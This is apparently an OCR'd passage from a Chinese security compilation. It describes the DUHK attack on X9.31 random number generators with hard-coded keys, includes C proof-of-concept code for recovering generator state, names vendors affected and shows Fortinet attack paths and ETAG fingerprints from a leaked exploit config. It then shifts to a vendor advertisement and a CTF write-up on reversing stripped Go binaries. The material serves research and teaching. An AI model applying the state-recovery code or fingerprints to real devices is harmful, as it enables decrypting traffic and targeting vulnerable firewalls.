    { 0x33,0xc3,0xdf,0xfe,0x60,0x60,0x49,0x9e },
    { 0xcd,0x2b,0x41,0xaf,0x80,0x51,0x37,0xd8 }
    };
static PRNGtest t2=
    {
    { { 0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff },
      { 0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff } },
    { 0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff },
    { 0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff },
    { 0x65,0xf1,0xa4,0x07,0x42,0x38,0xd5,0x25 },
    { 0xbb,0x75,0x84,0x20,0x7a,0x44,0xf0,0xa0 }
    };

static void dump(const unsigned char *b,int n)
{
    while(n-- > 0)
    {
        printf(" %02x",*b++);
    }
}

static void compare(const unsigned char *result,const unsigned char *expected, int n)
{
    int i;

    for(i=0 ; i < n ; ++i)
        if(result[i] != expected[i])
        {
```

```
            puts("Random test failed, got:");
            dump(result,8);
            puts("n                expected:");
            dump(expected,8);
            putchar('n');
            exit(1);
        }
}

static void run_test(const PRNGtest *t)
{
    unsigned char buf[8];
    int n;

    FIPS_set_prng_key(t->keys[0],t->keys[1]);
    FIPS_test_mode(1,t->time);
    FIPS_rand_seed(t->seed,sizeof t->seed);

    if(FIPS_rand_bytes(buf,8) <= 0)
    {
        printf("FIPS_rand_bytes error!n");
        exit(2);
    }
    compare(buf,t->block1,8);
    for(n=0 ; n < 99 ; ++n)
    if(FIPS_rand_bytes(buf,8) <= 0)
    {
        printf("FIPS_rand_bytes error!n");
        exit(2);
    }
    compare(buf,t->block100,8);
    FIPS_test_mode(0,NULL);
    //FIPS_rand_cleanup();
}
```

```
void gen_rand(const PRNGtest *t)
{
   unsigned char buf[8];
    int n;

    FIPS_set_prng_key(t->keys[0],t->keys[1]);
    FIPS_rand_seed(t->seed,sizeof t->seed);

    for(n=0 ; n < 8 ; ++n)
    {
        if(FIPS_rand_bytes(buf,8) <= 0)
        {
            printf("FIPS_rand_bytes error!n");
            exit(2);
        }
    }
}

int main()
{
    // test where the code runs as expected
    //time is fixed = fake_time; encryption is fixed
    run_test(&t1);
    run_test(&t2);
    //encryption is fixed; time is current time
    gen_rand(&t1);
    FIPS_rand_cleanup();
}
```

代码采用 C 语言编写，8 组测试输出结果如下：

```
time:  0d 08 71 5c 97 11 0c 00  seed1:  00 00 00 00 00 00 00 00 I:  bc 8a 0e 0a 20 5f 7e d8
time:  0d 08 71 5c e4 11 0c 00  seed1:  f8 22 91 7a 9b a0 77 8e I:  46 2d 1b 9f dc 05 6d 68
time:  0d 08 71 5c ef 11 0c 00  seed1:  fa 22 29 55 fb fc 41 7e I:  bf c0 f2 6e 71 f1 82 c6
time:  0d 08 71 5c 12 12 0c 00  seed1:  e4 fb 5a 3d 8e 9c ad c3 I:  96 21 5f 5e b5 7b 26 4c
time:  0d 08 71 5c 1b 12 0c 00  seed1:  14 58 9b ba 46 db 10 5e I:  57 cc aa 31 27 0b 2d c1
time:  0d 08 71 5c 22 12 0c 00  seed1:  50 68 a1 83 8d 62 6c 66 I:  98 86 5e 21 28 a4 49 1b
```

```
time:  0d 08 71 5c 2a 12 0c 00  seed1:  b9 66 32 e0 19 aa 09 a6 I:  ea dc 46 98 0f 49 bc 72
time:  0d 08 71 5c 31 12 0c 00  seed1:  44 66 1e ca 58 e5 2c 20 I:  f4 ec 47 d5 a3 48 41 f0
```

时间共 64 位，小端存储，多次调用仅在微秒时间内发生变化。seed2 和下一轮 seed1 相同。

攻击验证算法代码如下：

```c
#include <openssl/des.h>
#include <openssl/rand.h>
#include <openssl/err.h>
#include <sys/time.h>
#include <assert.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>

static DES_cblock key1;
static DES_cblock key2;
static DES_key_schedule ks1,ks2;

DES_cblock keys[2]=
{
    { 0x00,0x01,0x02,0x03,0x04,0x05,0x06,0x07 },
    { 0x08,0x09,0x0a,0x0b,0x0c,0x0d,0x0e,0x0f }
};

void dump(const unsigned char *b,int n);
void FIPS_set_prng_key(const unsigned char k1[8],const unsigned char k2[8]);
void xor_vectors(unsigned char *in1, unsigned char *in2,
            unsigned char *out, unsigned int size);
static void FIPS_rand_encrypt(unsigned char *out,const unsigned char *in);
static void FIPS_rand_decrypt(unsigned char *out,const unsigned char *in);
int compare_seed(unsigned char *rand1 ,unsigned char *time_buf1, unsigned char *rand2, unsigne



void dump(const unsigned char *b,int n)
{
    while(n-- > 0)
```

```
    {
        printf(" %02x",*b++);
    }
    putchar('n');
}

void FIPS_set_prng_key(const unsigned char k1[8],const unsigned char k2[8])
{
    memcpy(&key1,k1,sizeof key1);
    memcpy(&key2,k2,sizeof key2);
    DES_set_key(&key1,&ks1);
    DES_set_key(&key2,&ks2);
}

void xor_vectors(unsigned char *in1, unsigned char *in2,
            unsigned char *out, unsigned int size)
{
    int i;

    for (i = 0; i < size; i++)
        out[i] = in1[i] ^ in2[i];
}

static void FIPS_rand_encrypt(unsigned char *out,const unsigned char *in)
{
    DES_ecb2_encrypt(in,out,&ks1,&ks2,1);
}

static void FIPS_rand_decrypt(unsigned char *out,const unsigned char *in)
{
    DES_ecb2_encrypt(in,out,&ks1,&ks2,0);
}

int compare_seed(unsigned char *rand1 ,unsigned char *time_buf1, unsigned char *rand2, unsigne
{
```

```
    unsigned char in1[8], out2[8];
    unsigned char seed1[8], seed2[8];
    unsigned char T1[8], T2[8];
    int i;

    /*
    Ti=Ek(time_buf_i)
    seed[i+1]=Ek(rand[i]^Ti)
    */
    FIPS_set_prng_key(keys[0],keys[1]);
    FIPS_rand_encrypt(T1,time_buf1);
    xor_vectors(rand1,T1,in1,8);
    FIPS_rand_encrypt(seed1,in1);
    dump(seed1,8);

    /*
    Ti+1=Ek(time_buf_i+1)
    seed[i+1]=Dk(rand[i+1])^Ti+1
    */
    FIPS_rand_encrypt(T2,time_buf2);
    FIPS_rand_decrypt(out2,rand2);
    xor_vectors(out2,T2,seed2,8);
    dump(seed2,8);

    if(memcmp(seed1,seed2,8)==0)
        return 1;
    return 0;
}

int main()
{
    unsigned char rand1[]={0xfa,0x45,0x71,0xc0,0x54,0x86,0x43,0xd6};
    unsigned char time_buf1[]={0x0d,0x08,0x71,0x5c,0xe4,0x11,0x0c,0x00};
    unsigned char rand2[]={0xcd,0x5a,0xa2,0x0a,0x47,0x77,0x31,0x28};
    unsigned char time_buf2[]={0x0d,0x08,0x71,0x5c,0xef,0x11,0x0c,0x00};
```

```
    int ret=compare_seed(rand1,time_buf1,rand2,time_buf2);
    if(ret)
        printf("mached!n");
    else
        printf("mismached!n");
}
```

利用测试输出的连续两组随机数及确定的时间，验证攻击算法的正确性。实验表明，验证算法正确。

12.4 四、存在随机数漏洞的产品攻击

X9.31 随机数发生器的 NIST 设计描述没有规定如何生成或存储分组密码密钥。但是，希望获得 FIPS 认证的供应商需要制作详细的公共 ‘‘安全政策’’ 文档，描述其加密实施和密钥管理程序。论文对针对 X9.31 PRG 认证的产品的安全策略进行了系统研究，以了解有多少供应商公开记录了潜在的硬编码密钥漏洞。作者从 NIST 网站获得了认证设备清单。统计结果如下：

Certificate Type	2006-2008	2008-2016	To date
SP 800-90	0	1073	2053
X9.31/FIPS 186-2	310	952	1411

Table 1: Certificate issuances for X9.31 continued even after the publication of SP800-90 in 2006. The first SP800-90 CMVP certifications were issued in 2008, yet 47% of FIPS certificates issued 2008-2016 were for X9.31.

不安全设备的文档表明 AES 密钥静态存储在固件或闪存中，并在运行时加载到 PRG 中。共有 12 家供应商，涉及 40 个产品线。其中包括 Cisco、Fortinet 等大厂商。

Vendor	Product Line	Language Used
BeCrypt Ltd.	BeCrypt Cryptographic Library	"Compiled into binary"
Cisco Systems Inc	Aironet	"statically stored in the code"
Deltacrypt Technologies Inc	DeltaCrypt FIPS Module	"Hard Coded'
Fortinet Inc	FortiOS v4	"generated external to the module"
MRV Communications	LX-4000T/LX-8020S	"Stored in flash"
Neoscale Systems Inc	CryptoStor	"Static key, Stored in the firmware"
Neopost Technologies	Postal Security Devices	"Entered in factory (in tamper protected memory)"
Renesas Technology America	AE57C1	"With the exception of DHSK and the RNG seed, all CSPs are loaded at factory."
TechGuard Security	PoliWall-CCF	"Generation: NA/Static"
Tendyron Corporation	OnKey193	"Embedded in FLASH"
ViaSat Inc	FlagStone Core	"Injected During Manufacture"
Vocera Communications Inc.	Vocera Cryptographic Module	"Hard-coded in the module"

FortiOS 4.3 的 FIPS 认证表明 X9.31 密钥是 ‘‘在模块外部生成的’’。作者对两个版本的 FortiOS 进行了逆向工程，发现他们使用相同的硬编码密钥进行 X9.31 实现，然后将其用作操作系统的随机数生成器。

FortiOSv4 是 Fortigate 网络设备的嵌入式操作系统。两个镜像分别来自 FortiGate 100D 防火墙的固件和运行相同版本操作系统的 ‘‘虚拟设备’’（VM）FortiOS 是一种 GNU/Linux 变种，具有定制的 shell，其内核模块实现了硬件接口和加密功能。内核是 Linux 2.4.37。通过 binwalk 即可实现固件镜像解压，并对其操作系统加载。FortiOS 通过导出 Linux 字符设备模块，在内核中实现 X9.31 随机数发生器。在引导时，init 进程加载模块并将/dev/urandom 替换为与 X9.31 字符设备对应的文件系统节点。PRG 实现使用对 do_gettimeofday（）的调用生成时间戳，并生成包含 64 位时间到最接近的微秒的 struct timeval。此结构将两次复制到缓冲区中，以形成 X9.31 生成器的完整 128 位时间戳。作者对提供 X9.31 实现的内核模块进行了逆向工程，并找到了用于 PRG 的硬编码 AES 密钥。

12.4.1 （一）HTTPS 攻击

FortiOS v4 使用 OpenSSL 实现 TLS。初始化库时，它将随机数生成方法设置为系统 PRG，即 X9.31 实现。

TLS 服务器 hello random 包含一个四字节时间戳，后跟两个 X9.31 PRG 输出的原始块，截断为 28 字节，允许状态恢复攻击。但是，TLS DH 密钥交换实现方式为临时静态 Diffie-Hellman，每次重启后生成直至关机，不容易对服务器直接密钥恢复攻击。


12.4.2 （二）IPSec 攻击

IKE 守护程序基于 raccoon2 项目侦察，使用 GNU MP 库编译。守护进程使用的所有随机数都是通过/dev/urandom 生成，因此使用 X9.31 模块。

在 IKEv1 实现中，PRG 输出的第一个分组用于生成 IKEv1 cookie，方法是将其与 IP 地址，端口，内存地址以及时间一起散列，以秒为单位。在 IKEv2 实现中，SPI 字段（相当于 IKEv1 cookie）是 PRG 输出的八个原始字节。在 IKEv1 和 IKEv2 中，下一个 PRG 输出分组用于生成握手 Random，其长度为 16 个字节。对于与 1024 位 Oakley Group 2 prime 进行 Diffie-Hellman 密钥交换的情况，FortiOS v4 使用来自 PRG 的两个连续块生成指数。在虚拟设备的实现中，随机字节直接读入 Diffie-Hellman 指数而不进行修改。

12.5 四、Fortinet 特定版本产品的在线探测

作者使用 ZMap 在在互联网空间内扫描 TCP 443 端口（HTTPS）和 UDP 500 端口（IKE）。通过 IKE 协议中的 Vendor ID 信息，即可确定 VPN 类型。HTTPS 扫描中，一方面可通过证书 common name 字段判断设备厂商信息。进一步可通过 ETAG 判断设备指纹信息。方程式组织泄露的文件中注明了 ETAG 及其对应版本的详细信息，可作为版本探测的参考。而在现实攻击中，还可通过 telnet 和 SSH 协议的 flag 信息判断 Fortinet 的产品。



Fortigate 防火墙证书信息

```
### model 60 ##################################

ETAG = 44443fd4 : 0xbffff8f8 : 60 : 3 : 0247

ETAG = 44c526c5 : 0xbffff8f4 : 60 : 3 : 0319

ETAG = 45a3ea60 : 0xbffff904 : 60 : 3 : 0405
ETAG = 45baacf4 : 0xbffff904 : 60 : 3 : 0406
ETAG = 45f0af67 : 0xbffff904 : 60 : 3 : 0410
ETAG = 47e0669f : 0xbffff904 : 60 : 3 : 0417

ETAG = 468abbad : 0xbffff95c : 60 : 3 : 0483

ETAG = 46c6166d : 0xbffff4a8 : 60 : 3 : 0564
ETAG = 46df457c : 0xbffff4a8 : 60 : 3 : 0565

# FGT_60-v300-build410-FORTINET-MemOpt
ETAG = 4602cf97 : 0xbffff450 : 60 : 3 : 8424

# FGT_60-v300-build0413-FORTINET-MemOpt
ETAG = 463b99a6 : 0xbffff450 : 60 : 3 : 8468
```

安全客 (www.anquanke.com)

方程式组织泄露文件 EGBL.config

下面重点对 ETAG 的作用进阐述。

HTTP 协议规格说明定义 ETag 为 ‘‘被请求变量的实体值’’。另一种说法是，ETag 是一个可以与 Web 资源关联的记号（token）。典型的 Web 资源可以一个 Web 页，但也可能是 JSON 或 XML 文档。服务器单独负责判断记号是什么及其含义，并在 HTTP 响应头中将其传送到客户端，以下是服务器端返回的格式：`ETag:"50b1c1d4f775c61:df3"`。客户端的查询更新格式是这样的：`If-None-Match : W / "50b1c1d4f775c61:df3"` 如果 ETag 没改变，则返回状态 304 然后不返回，这也和 Last-Modified 一样。测试 Etag 主要在断点下载时比较有用。利用 ETAG，可以作为服务器版本的特定指纹信息。针对 FortiGate 防火墙扫描返回的信息如下。

任子行®
SURFILTER

网络空间数据治理专家

任子行网络技术股份有限公司（以下简称任子行）成立于2000年5月，于2012年4月在中国创业板成功上市（证券名称：任子行，证券代码：300311）。是中国最早涉足网络信息安全领域的企业之一，致力于为国家管理机构、运营商、企事业单位和个人网络信息安全保驾护航。成立十余年来，任子行一直保持高增长的复合增长率，现已拥有员工千余人，在全国建立30多个分支机构，上千家渠道合作伙伴遍布全国，能够为客户提供快捷、专业的服务。坚持走自主创新之路，在深圳、北京、武汉、成都建立4大研发基地，参与十余项国家公安部、国家工信部等部委组织的网络信息安全行业标准的制定，拥有40余项国家级核心技术，承担近百项国家级重大课题研发；拥有数百项行业准入资质，获得200多项国家级和省市级重大荣誉。2018年获得国家发改委批复建设深圳首个国家级网络安全实验室：网络空间治理技术国家地方联合工程研究中心（深圳）。

任子行是国内领先的“网络空间数据治理专家”，主要围绕国家网络安全自主可控和“一带一路”倡议，以服务国家政府网络空间安全治理、打击网络犯罪为目标，提供大规模网络安全大数据采集和人工智能分析产品。在网络与信息安全多个领域内保持领先，如：公安行业共用互联网审计行业领先、全国网络资源管理领先、IDC审计运营商带宽覆盖领先、网络视音频节目监管市场占有率领先、合规审计产品占有率领先等，同时，也是中国网安援外项目第一梯队，在国外流行社交软件舆情分析和引导系统具有领先的国际竞争力。

扫码关注任子行公众号

无符号 Golang 程序逆向方法解析

文章作者：zjgcjy

文章来源：https://www.anquanke.com/post/id/170332

在去年的 inctf2018 中，出现了一道 Go 语言编写的进程通信逆向题，无论是从题目整体设计还是解题思路上来说都独树一帜，自己在解题过程中遇到了很多问题，但我这不打算做过多探讨，网上也有大佬的解题过程，本文仅针对该题涉及到的无符号 Go 语言恢复信息问题进行详细讨论。

13.1 前言

在整个后期整理过程中，自己参考了很多资料，现放出所有链接，下文中也会有对应的说明。

- 奈沙夜影师傅的题解
- 分析静态编译无符号文件的方法
- Go 语言逆向去符号信息还原
- reversing_go_binaries_like_a_pro
- 手把手教你如何专业地逆向 GO 二进制程序
- IDAGolangHelper
- diaphora
- IDA F.L.I.R.T. Technology: In-Depth
- IDA7.0 IDAPython MakeStr Bug fix
- angr 源码分析——-库函数识别 identify
- golang 语言编译的文件大小解析
- golang 编译去符号信息逆向
- go 语言学习-常用命令

13.2 初步分析

首先用 file 命令简单查看下文件类型，发现是 64 位的，由题目名也能猜出是和 go 语言有关的逆向题，但是发现虽然是动态链接的，但是无符号，这是比较坑的，心中有点小怕。

```
$ file ../ultimateGOal
../ultimateGOal: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, inte
```

那么用 ida 打开之后，由于没有符号的原因，我们并不能找到主函数的位置，不熟悉 go 语言逆向的同学可能会不清楚 go 语言逆向的入口，那么简单说明一下。


13.2.1 简单 demo 测试

对下面这个简单的 go 语言例子而言，我们在进行编译 go 程序的时候，会生成可执行文件，而 go 程序需要满足 2 个条件：


1. go 程序中需要包含 main 包
2. 在 main 包中还必须包含 main 函数

```
package main
import  "fmt"
func main() {
  fmt.Println("Hello World!")
}
```

也就是说 go 语言的入口点是 `main.main`（真正的入口点），即是 main 包下的 main 函数。对这个 demo，我们编译之后用 ida 打开查看，搜索主函数，当确定了主函数入口时，尝试反编译代码，缺发现失败，如下图所示：



给出的提示是 `Size of 'int' is 8 (4 expected)`，对于这种错误，通过选项中的编译设置，修改整型的字长大小即可解决问题，如下图所示。




得到如下的代码：

```
void __cdecl main_main()
{
  __int64 v0; // rdx
  error_0 v1; // di
